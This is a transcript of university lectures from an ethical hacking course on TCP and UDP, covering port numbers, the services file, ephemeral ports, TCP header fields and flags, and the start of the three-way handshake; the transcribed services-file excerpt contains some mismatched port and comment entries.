So, when the packet reaches this computer, see how will this computer know that this packet has to be sent to P_1 and not P_2 . There has to be something in this packet, in the header which must clearly identify that this packet has to be delivered to P_1 , and that is this port number. On each computer every running process is identified with an unique port number.

And whenever at the transport layer level a message has been transmitted, either we using TCP or UDP in the header, there is a port number and that port number specifies which process is sending that message, and at the other end which process is supposed to receive that message. Those port numbers identify that; that is the role of port number mechanism, to uniquely identify the data packets associated with each process. So, each process will have a unique port number for every connection it is maintaining ok.

(Refer Slide Time: 12:57)



So, as this diagram shows, diagrammatically we will list the same thing. Suppose on a particular computer, there are three running processes. And when they are communicating over the Internet, over the network, they will be assigned some port numbers, let us say port number 10, 20 and 30. So, when process 1 is sending some data packet; when we sending out some data packet, it will specify the source port number which is 10.

And when a response comes back, in the response the destination port number will be set as 10, so that this computer will know that 10 is what, 10 is this process 1, this packet has to be delivered to process 1. So, this is how the transport layer in this computer will take care of sending and receiving of the packets and delivering them correctly to the appropriate application or process ok, this is how it works.

(Refer Slide Time: 14:17)

Port Numbers (contd.)

- How this is done?
 - Both TCP and UDP uses 16-bit integer port numbers.
 - Different applications are identified by different port numbers.
 - Port numbers are stored in the headers of TCP or UDP packets.

$2^{16} \approx 64K$

SMTP = Telnet = {

SWAYAM

Now, in TCP and UDP, these port numbers are 16 bit quantities; well, 16 bit is quite large, you can have 2^{16} which is about 64000, 64 k. You can have that many active connections, active processes running and this is quite large. And you see, there are certain applications which are well known, they are uniquely identified by some port numbers, like you think of your mail, SMTP, SMTP will be having some particular port number. You think of some network application like telnet, telnet will be having some unique port number.

And if you think of any other kind of network application the common ones will be having some unique port numbers, so that suppose I am trying to send a mail, I know that is my mail server, I always know that my mail server will be working on port number 25 so and so, port number 25 or something whatever. So, whenever I want to send a packet to my mail server that particular process, I will be sending a packet mentioning destination port number is equal to 25. So, it will always go to the mail server.

Similarly, when I want to send some request to a web server, maybe the web server is, is working on port number 80, I will be sending a packet saying destination port number 80. So, my packet will automatically go to that web server, and web server processes it, and sends the request back to me. So, by this unique port numbers, I can uniquely identify and contact a particular process which is running on the other end right.

(Refer Slide Time: 16:32)


The slide has a yellow header bar with the title "Port Numbers (contd.)". Below the title is a bulleted list:

- How this is done?
 - Both TCP and UDP uses 16-bit integer port numbers.
 - Different applications are identified by different port numbers.
 - Port numbers are stored in the headers of TCP or UDP packets.

Below the list is a hand-drawn diagram. It shows two boxes labeled "S" and "R". The box "S" is labeled "Client" below it. The box "R" is labeled "Server" below it. A curved arrow points from the "S" box to the "R" box, with the text "DP = ?" written above the arrow. In the bottom right corner of the slide, there is a video feed of a man speaking.

Just one thing I will tell you, well in an internet scenario, if you think of a situation like this, this is a sender, this is a receiver. Well, often we talk about client-server scenario, let us say this is a client and this is a server. The client will be sending some request to the server. With respect to the request, this is the sender, this is the receiver. Now, when it sends a request, the client is supposed to know which process at the other end, it is trying to contact to. So, the destination port number must be already known to the client ok. As I told you for all the common applications, the destination port number is well-defined, everyone knows about it.

(Refer Slide Time: 17:32)



Let us look at it. This is the overall picture, again I am showing here the MAC address or the hardware address we already mentioned earlier, this is a 48-bit address, at the IP layer you have a 32-bit IP address. Now, at the TCP or UDP level, you have a 16-bit port number or port address. So, again just repeating physical address ensures uniqueness of the network interface cards, every network interface card you plug into your computer that will be having a unique 48-bit address.

At the IP address level, every computer you want to connect to the Internet must have a unique 32-bit IP address. Every connection to the Internet, to the router, to the network has to have a unique IP address. Port number or port address, every user process running on a computer must have a unique port address, these are the different levels of uniqueness that are maintained, so that process-to-process communication becomes very unambiguous and unique fine.

(Refer Slide Time: 18:58)

Port Numbers (contd.)

- Client-server scenario
 - By knowing the 32-bit IP address of the server host, a client host can connect to the server.
 - To identify a particular process running on the server host, the client must also know the corresponding port number.
- Well-known port numbers
 - Predefined, and publicly known.
 - FTP uses port 21, SMTP uses port 25.

Talking about this port number, we already mention this briefly. In a client-server scenario, I was talking about this is a client, who is sending request to a server, it is wanting some service. Now, what does the client need to know, a client need to know, what is the IP address of the server, because it has to send an IP packet to the server, the request. So, the IP address is required, destination address, not only that it will also must know the corresponding port number of the application which I am trying to contact to.

Well, I have given an example already if it is a mail server which is running the SMTP protocol, I need to contact over port number 25 ok, SMTP uses port number 25. If I am using file transfer, if I am using the protocol FTP, FTP uses port number 21. So, these are all so called well-defined or well-known port numbers, these are predefined and these are some kind of standardized, everyone uses this numbers.

(Refer Slide Time: 20:23)

Port Numbers (contd.)

- Well-known port numbers are stored in a particular file on the host machine.
 - Unix: /etc/services
 - Windows: C:\WINDOWS\system32\drivers\etc\services
- Each line has the format:
<service name> <port number>/<protocol> [aliases...] [#<comment>]
- Few lines of the file are shown next.

The slide is part of a larger presentation, indicated by a watermark at the bottom: "FREE ONLINE EDUCATION SWAYAM".

Now, on each system, each computer, these port numbers, well defined port numbers and other port numbers that you may like to define yourself, they are stored in a particular file. If you want you can have a look at them yourselves. Well, on any Unix or Linux system, there is a file which is located in under root, under the etc. directory, the name of the file is services. Well under the windows operating systems and various versions of windows are there.

Typically under this path, there is also a file called services. Now, this file is a text file, it contains several lines of information. Every line contains something like this. It starts with the name of a service. It specifies the port number a slash followed by a protocol, it can use either TCP or UDP and there can be some optional comments at the end, starting with a hash symbol. It explains what that service actually means and there can be some aliases also, you can give some alternate names also.

Well, here I am giving an example snapshot of a services file of one of the computers.

(Refer Slide Time: 21:57)

```
# Copyright (c) 1993-2004 Microsoft Corp.  
# this file contains port numbers for well-known services defined by IANA  
# Format:  
# <service name> <port number>/<protocol> [<aliases...>] [#<comment>]  
  
echo 7/tcp #  
discard 9/udp #  
systat 11/tcp #  
rdate 11/udp #  
daytime 13/tcp #  
chargen 17/udp #  
chargen 19/tcp #  
chargen 19/udp #  
ftps-data 20/tcp #  
ftp 21/tcp #  
telnet 23/tcp #  
smtp 25/tcp #  
time 37/udp #  
rlogin 51/udp #  
nameserver 42/tcp #  
nameserver 42/udp #  
tftp 69/udp #  
finger 70/tcp #  
sink null 71/tcp #  
users 71/udp #  
quote 72/tcp #  
ttyst source 72/udp #  
mail 73/tcp #  
timer 73/udp #  
resource 74/tcp #  
name 74/udp #  
whois 75/tcp #  
dhcp 68/udp #  
dhcp 69/udp #  
#Active users  
#ACTIVE users  
#Quote of the day  
#Quote of the day  
#Character generator  
#Character generator  
#FTP, data  
#FTP, control  
#SSH Remote Login Protocol  
#Simple Mail Transfer Protocol  
#Resource Location Protocol  
#Host Name Server  
#Host Name Server  
#Domain Name Server  
#Domain Name Server  
#Bootstrap Protocol Server  
#Bootstrap Protocol Client  
#Trivial File Transfer
```

This is shown. Well, here the font size is small. I am sure you may not be able to see it very clearly. But if you open that file, I just mentioned which is there on your own computer, you can see this file for yourself. Now, well here I am just now, here I am just reading out some of the lines. There is a service called echo, it is running on port number 7 on tcp as well as udp. So, if you send some message to the echo server, it will send back the same message back to you; echo is used sometimes for the purpose of testing the communication ok.

Let us say daytime, daytime is another service which is again running on port number 13 on both tcp, udp. If you send a request, day and time will be sent back to you. Then you see ftp - file transfer protocol uses port number 21, under tcp this is for ftp connection establishment, but when the actual data is being transferred you use ftp data and that uses port number 20 of tcp.

Then telnet, telnet is used for remote login, it uses port number 23 of tcp. This smtp uses port number 25 of tcp. Name server, name server uses both tcp and udp port number 42 ok. There are so many tftp, trivial ftp uses port number 69 of udp. And you see on the right with this hash, some explanations are given, these are comment lines and these are aliases, this some alternate names are also given right.

This is the typical format of the services file which is there in each of the computers that are connected to the Internet. It contains a list of all the active services and the corresponding port numbers and protocols that are used there.

(Refer Slide Time: 24:23)

The slide has a yellow background and a blue header bar. The title 'Ephemeral Port Numbers' is in red at the top. The content is a bulleted list:

- A typical scenario:
 - A client process sends a message to a server process located on some host at port 1534.
 - How will the server know where to respond?
 - ❖ Client process requests an unused port number from the TCP/UDP module on its local host.
 - ❖ These are temporary port numbers, called ephemeral port numbers.
 - ❖ Send along with the TCP or UDP header.
- How are the port numbers assigned?
 - Port numbers from 1 to 1023 are reserved for well-known ports.
 - ❖ Has been extended to 4095
 - Numbers beyond this and up to 65535 used as ephemeral port numbers.

Now, there is something called ephemeral port numbers. Now, you imagine a situation like this I am trying to contact a mail server, I know mail servers port number. So, I specify that as a destination port number and send it to that.

But when the mail server sends back a response to me, how will I get the packet because on my computer there may be several user processes running. So, I must also be having some kind of port number which I should tell the mail server as my source port, and when that packet comes back that source port will become the destination port, so that it comes to me.

But I do not have any unique port number means what I mean to say, I do not have any well defined port number, I am using it for sending a particular mail only. These are called temporary port numbers, which I can request on a temporary basis. And these temporary port numbers are called something called ephemeral port numbers right. So, here the same thing as I mentioned is explained here, this temporary port numbers are called ephemeral port numbers.

So, whenever such a communication is initiated by a client, the sender's port number is some kind of random temporary port number which is assigned. So, after that communication is over that is again discarded right. This port number will not appear on that services file ok.

Now, there are some conventions which are followed, port numbers starting from 1 up to 1023 are supposed to be reserved for the well-known ports. But recently this has been extended up to 4095, as the number of such well-known services are increasing, various kinds of services are there. And numbers which are beyond 4095 and up to the maximum, they can be used as the temporary port numbers, the ephemeral port numbers right.

(Refer Slide Time: 26:50)

Connection Establishment

- A hierarchical addressing scheme is used to define a connection path between two hosts.
 - a) IP address
 - ❖ identifies the communicating hosts.
 - b) Protocol identifier
 - ❖ identifies the transport layer protocol being used (TCP, UDP or anything else).
 - c) Port number
 - ❖ identifies the communicating processes in the two hosts.

Now, talking about connection establishment whenever under TCP/IP, under with TCP, I want to establish a connection with another host. There are three things, I mentioned already you need to specify. You need to specify the, specify the IP address. You need to specify which protocol you are using TCP or UDP, and you need to specify the port numbers. So, whenever you specify all of these things, then only you can establish a connection.

You see for protocol, only for TCP, the question of connection is coming; for UDP there is no connection, it is like a datagram service ok. So, you have to specify all these things which are the IP addresses of the two ends, the protocol TCP, the port numbers at the two

ends. If you tell all these things, then only you can say that you are in a position to establish a connection.

(Refer Slide Time: 27:53)

The slide has a yellow background with a blue header bar at the top containing various icons. The title 'Association' is in red with a blue oval border. The list items are:

- A set of five values that describe a unique process-to-process connection is called an *association*.
 - a) The protocol (TCP or UDP). ✓
 - b) Local host IP address (32-bit value). ✓
 - c) Local port number (16-bit value). ✓
 - d) Remote host IP address (32-bit value). ✓
 - e) Remote port number (16-bit value). ✓
- Example of an association:
[TCP, 144.16.192.5, 1785, 144.16.202.57, 21]

And this kind of a connection, this information you are providing is sometimes referred to as an association. These five values you specify, the protocol you are using local IP address, remote IP address, local port number which can be an ephemeral port number and the remote port number.

So, as an example, this can be an example of an association where it uses the protocol TCP/IP, local IP address, local port number, remote IP address, remote port number. So, whenever you are, do some kind of a communication over the Internet, this kind of association gets created automatically in the underlying networking software or the networking driver that is present.

So, with this we come to the end of this lecture. In the lecture, in the next lecture we shall be continuing with our discussion, we shall be looking at some of the more features of TCP and UDP, in particular we have not yet seen the header formats of TCP and UDP. In particular how TCP connections are made and terminated and so on and so forth. These we shall be discussing in our next lecture.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 09
TCP and UDP (Part II)

We continue with our discussion on the TCP and UDP protocols in this lecture as well.

(Refer Slide Time: 00:25)



Here in the second part of this lecture, we shall be looking at the actual header fields of both the TCP and UDP protocols. And, in particular we shall be looking at the process of TCP connection establishment and also connection termination. Because, these are a few very interesting things which can lend itself to some kind of network based attacks that we shall be talking about ok.

(Refer Slide Time: 00:54)

Transmission Control Protocol (TCP)


- TCP supports host-to-host communication with the following features:
 - Process-to-process communication
 - Stream delivery service
 - Full-duplex communication
 - Multiplexing and de-multiplexing
 - Connection-oriented reliable service

So, let us start with TCP. TCP we have already mentioned that at the transport layer level, we have a host to host connection facility. So, TCP supports host to host communication facility and it supports a set of features. The features are like these 2 processes can communicate among themselves, a process on a local machine and a process on a remote machine.

There can be a process here, there can be a process here, they can communicate. Stream delivery service, the data that have been transmitted, these are called segments, they are considered to be as a stream of bytes, a stream of bytes are sent, a stream of bytes are received at the other end, this is said to be a stream oriented service.

Full duplex means both way communication, two way communication. Multiplexing and demultiplexing means multiple active connections may be present between the two ends and multiple packets for multiple connections can flow through the same links and same logical links, these are called multiplexing and de-multiplexing. And TCP ensures connection oriented and reliable service, this briefly we have mentioned earlier, that there are a few features using error control retransmission. So, it tries to ensure this kind of features.


(Refer Slide Time: 02:53)



Now, you look at the whole TCP/IP protocol family and you can see that TCP sits here, TCP is here. Below TCP, there are several protocols at the network layer level, where IP is the dominant protocol. And, there are a few sister protocols which are there, which have very specific purposes. So, the point to note, I am just repeating, so, although TCP provides a connection oriented reliable service to the applications at the higher layer, but all data transmission has to take place via IP and IP is a unreliable datagram service.

So, TCP has to do a lot of bookkeeping management, buffering, so that all this error correction and streaming and these reliable facilities can be provided to the application.

(Refer Slide Time: 04:04)



Now, let us look at these diagrams. This first diagram actually shows you the conceptual view of TCP. This is a sending process; this is a receiving process, on two different computers. This is the TCP layer on this and there is the TCP layer on this. So, TCP provides a host to host logical connection, this is not a physical connection, a conceptual connection. So, you have this pipe that has been shown here, this represents the logical connection. And, over this logical connection, a stream of bytes are flowing, this is how a TCP communication system looks like.


Now, let us look into some more detail inside TCP which is shown in the next diagram, you see both the sender and the receiver they maintain some kind of a buffer. Buffer at the sender side will contain the message that it is trying to send. It is a stream of bytes, the receiver also will maintain the buffer whatever comes it will put in the buffer. And, both the sides are keeping track of how many bytes have been sent, how many bytes have been received and so on and so forth.

Like you see in the sender process, there are some bytes marked in pink, which indicates the bytes which have been sent, already sent. The bytes marked in gray indicates which have not yet been sent and the process when it is generating some data to be sent, it will be storing them into the buffer from the next available location onwards. In this way the buffer at the sending side will get filled up. And, on the receiving side similarly some data

is being received, this pink one says that this data have been received, but not yet read by the receiving process and whatever comes over the network, they will get stored out here.


Starting from the next available location onwards and the receiving process will be reading the bytes one by one from this pink part right. Now, TCP maintains this buffer automatically, you see due to some error in between it may see that somewhere in between there is a vacancy, all bytes have not yet been received. So, there will be an acknowledgment mechanism, the receiver will be requesting the sender to send back the missing bytes again, so that the receiving process can be forwarded the bytes in the correct order ok.

(Refer Slide Time: 07:27)



And, the other point we note is that which is just depicted in this diagram, a similar diagram. It shows some basic data transfer unit called segments. You see at the network layer level, we talk about packets are being transferred. At the data link layer level, we talk about frames; frames are being transferred, but at the transport layer level, at the TCP level we talk about segments, data segments, which are nothing, but stream of bytes, multiple segments are being transmitted one after the other, this is the concept.

(Refer Slide Time: 08:13)



Now, let us look at the header format of a of the TCP protocol. Just like IP, I am showing this bit numbers on top starting from 0 up to 31, which indicates that each row of this indicates a 32 bit quantity, 4 bytes. So, first you have source port number, destination port number 16 bits each. Then, we have a sequence number, well sequence number means I told you that data are being sent in units of bytes, stream of bytes, sequence number is like a byte number which byte number is being sent. This is a 32 bit quantity.

So, which means maximum segment size can be 2^{32} quite large. Similarly, acknowledgement number is also 32 bits, acknowledgement number is coming from the other side, it tells the receiver, tells the sender that well I have received up to byte number so, and so, that is the acknowledgement number. So, that the sender will know that well up to this byte number is already being received so, I need not keep it in my buffer anymore, let me remove it from my own buffer ok.

Then, there are some other fields like, there is a header length, just like TCP, there some reserved field, there are some flags, we shall talk about, there is a window, well window is like that buffer I told you, you know some data are being send, some data are being received. So, there is some windows that are maintained by both sender and receiver, this is called a sliding window protocol, but I am not going into detail of this. So, this window specifies this so called sliding window and is used for flow control.

Flow control means the maximum speed of data transmission you can control by changing the size of this window ok. And of course, there is a checksum for correcting errors, detecting errors and there is an urgent pointer, sometimes as part of the TCP packet, you can send some urgent message, an urgent pointer actually points to some part of the data where that urgent message is located and some option field is also there. So, the TCP header is typically minimum 20 bytes and can go up to 60 bytes.

(Refer Slide Time: 11:14)

TCP Header Fields

- **Source port (16 bits)**
 - Identifies the process at the local end.
- **Destination port (16 bits)**
 - Identifies the process at the remote end.
- **Sequence number (32 bits)**
 - Used for reliable delivery of message.
 - Each byte of message is assigned a 32-bit number that is incremented sequentially.
 - The field holds the number of the first byte in that TCP segment.

The slide is part of the SWAYAM platform, featuring the logo and the text "FREE ONLINE EDUCATION SWAYAM TRIPURA STATE UNIVERSITY". A man in a blue shirt is visible on the right side of the slide.

So, a brief explanation, source port already I have mentioned, destination port, this identifies the process at the local end and at the remote end. Sequence number, I am just repeating, this is used for keeping track of the bytes being transmitted for the purpose of reliability. Each byte is assigned a 32-bit number and as the bytes are being transmitted that number is incremented by 1, 1, 1, like that fine.

(Refer Slide Time: 11:49)

TCP Header Fields (contd.)

- **Acknowledgement Number (32 bits)**
 - Used by remote host to acknowledge receipt of data.
 - Contains the number of the next byte expected to be received.
- **HLEN (4 bits)**
 - Specifies the header length in number of 32-bit words.

1000
ACK 1001

swayam

Similarly, from the other side acknowledgement number is coming, the remote host will acknowledge receipt of the data; it will contain the number of the next byte expected. Like say, suppose the receiver has correctly received up to byte number 1000, let us say. So, it will be sending back an acknowledgment saying acknowledgment 1001.

So, it will be sending back an acknowledgment packet with the acknowledgement number field as 1001 ok. Now, header length is a 4 bit field, it just similar to the IP and the IP header also has a header length field, it specifies the header length in multiple of 32 bit words ok. So, minimum value is 5, because minimum header size can be 32, can be 20 bytes. So, it can be 5 minimum.

(Refer Slide Time: 12:59)

TCP Header Fields

- **Flags (6 bits)** -- There are six flags (**URG, SYN, ACK, FIN, RST, PSH**)
 - a) URG is set to 1 if the urgent pointer is in use.
 - b) A connection request is sent by making SYN=1 and ACK=0.
 - c) A connection is confirmed by sending SYN=1 and ACK=1.
 - d) When the sender has no more data, FIN=1 is sent to release the connection.
 - e) RST bit is used to reset a connection. It is also used to reject a connection attempt.
 - f) PSH bit indicates the push function. Used to indicate end of message.

Well, these are interesting, there are several flags, in the flag field, in TCP there are in fact, 6 flags URG, SYN, ACK, FIN for finish, RST and PSH. They are used in combination for various reasons. The 6 of the most important reasons are mentioned here, well if there is any urgent data, that is carried by the TCP, urgent data may be some kind of interrupt processing, some important thing need to be handled.

So, then the urgent flag will be set to one and I mentioned the urgent pointer, there is an urgent pointer field, it will be pointing to some place in the data part that urgent data will be stored there. So, if the URG pointer is set to 1, it means that the urgent pointer is now active. In TCP whenever you are doing a connection establishment, you are requesting for a connection then you set this SYN flag to 1 and ACK flag to 0, this this combination means connection request. Similarly, connection confirmation I will show the details later.

So, when a connection is confirmed then the SYN and ACK both are set to 1 right and during sending if the sender has no more data, it has finished sending the data, then the finish flag will be set to 1, so that the connection can be released. So, when the connection has to be terminated, this FIN flag is set to 1. And, sometimes you may need to reset a connection due to some problem, then RST bit is used for this purpose. Some connection attempt, you do not want to accept that connection, then also you can send the RST bit, the connection will be rejected.

And, there is the last bit, PSH bit this indicates a push function, this can also be used to indicate end of message. So, when a message is finished, you can set the PSH flag to 1, it will tell the receiver that there is no more bits in the message ok.

(Refer Slide Time: 15:35)

The slide title is 'TCP Header Fields (contd.)'. Below the title is a bulleted list:

- **Window (16 bits)**
 - Specifies how many bytes may be sent beyond the byte acknowledged.
 - This number, called *window advertisement*, can increase or decrease as needed.
 - A value of zero closes the window altogether.

Below the list is a hand-drawn diagram. It shows two circles representing hosts. The left host has handwritten text 'Window = 100' next to it. An arrow labeled 'ACK 1001' points from the left host to the right host. Another arrow labeled '1001 → 1100' points from the left host to the right host, indicating the range of bytes sent.

So, these are the flags and the ways they can be used. Window is a 16 bit field; now this field actually tells you how many bytes you can send, beyond the bytes acknowledged like let me give an example. This is the sender, this is the receiver, sender is sending bytes one by one, suppose the receiver has sent back an acknowledgement. It has said that well I have received all bytes up to 1000, next byte I am expecting is 1001 ok.

Now, for the sender let us say the window field is 100, let us take an example. This means that the sender can now start sending byte numbers starting from 1001 up to 1100 without waiting for an acknowledgment. This window size actually tells how many bytes the sender can send without getting the acknowledgment. Once the window is full, finished, all 100 bytes have been sent, then the sender will be waiting an idle.

It will be now waiting for the acknowledgement to come back. So, as you can see if the window size is larger, you can send more data and wait less and then wait for the acknowledgement to come, but if the link is slow then possibly window size will be made smaller. So, by adjusting the size of the window, the rate of transmission of data can be controlled. So, you can use something called flow control, using this window, and the

window size is referred to as window advertisement. As, I mentioned it can be increased or decreased.

(Refer Slide Time: 17:46)

TCP Header Fields (contd.)


- **Checksum (16 bits)**
 - Applies to the entire segment and a *pseudo-header*.
 - The pseudo-header contains the following IP header fields:
 - ❖ Source IP address, destination IP address, protocol, segment length.
 - ❖ TCP protects itself from misdelivery by IP (delivered to wrong host).
 - Same algorithm as used in IP.

And finally, there is a checksum; checksum is used for error correction and this checksum is applied not only for the header, but for the entire data segment. Like in the TCP protocol, you have the header, you have the data and there is also something called a pseudo header. This checksum is applied to the entire part of it.

What does the pseudo header contain? Pseudo header borrows some of the fields from the underlying IP, that is not strictly part of the TCP header, but it borrows something from IP like, source IP address, destination IP address, which protocol, it is using TCP or UDP and what is the length size? right.

Because, this information are also important so that TCP can verify that whether the packet that has come, the message that has come, is actually coming to the right IP address or not. So, just for an additional level of checking, this pseudo header is maintained and for computing checksum, that same 1's compliment just add up. And, then take 1's complement of the result, same algorithm as is used for IP checksum is used here also.

(Refer Slide Time: 19:24)



Now, let us look very quickly at TCP connection establishment process, this is interesting, you see here there is a client and client is trying to establish a TCP connection with a server. There is something called a 3-way handshake protocol which is followed here.

The first step is to initiate the connection what it does? The client will send a packet with the SYN flag set; first this SYN flag is set to 1 and a packet is sent. Well here some sequence number will be carried with the packet, let us say 100 as an example. So, when this server receives this, initiate connection request, the connection is still not completed, this is incomplete connection.

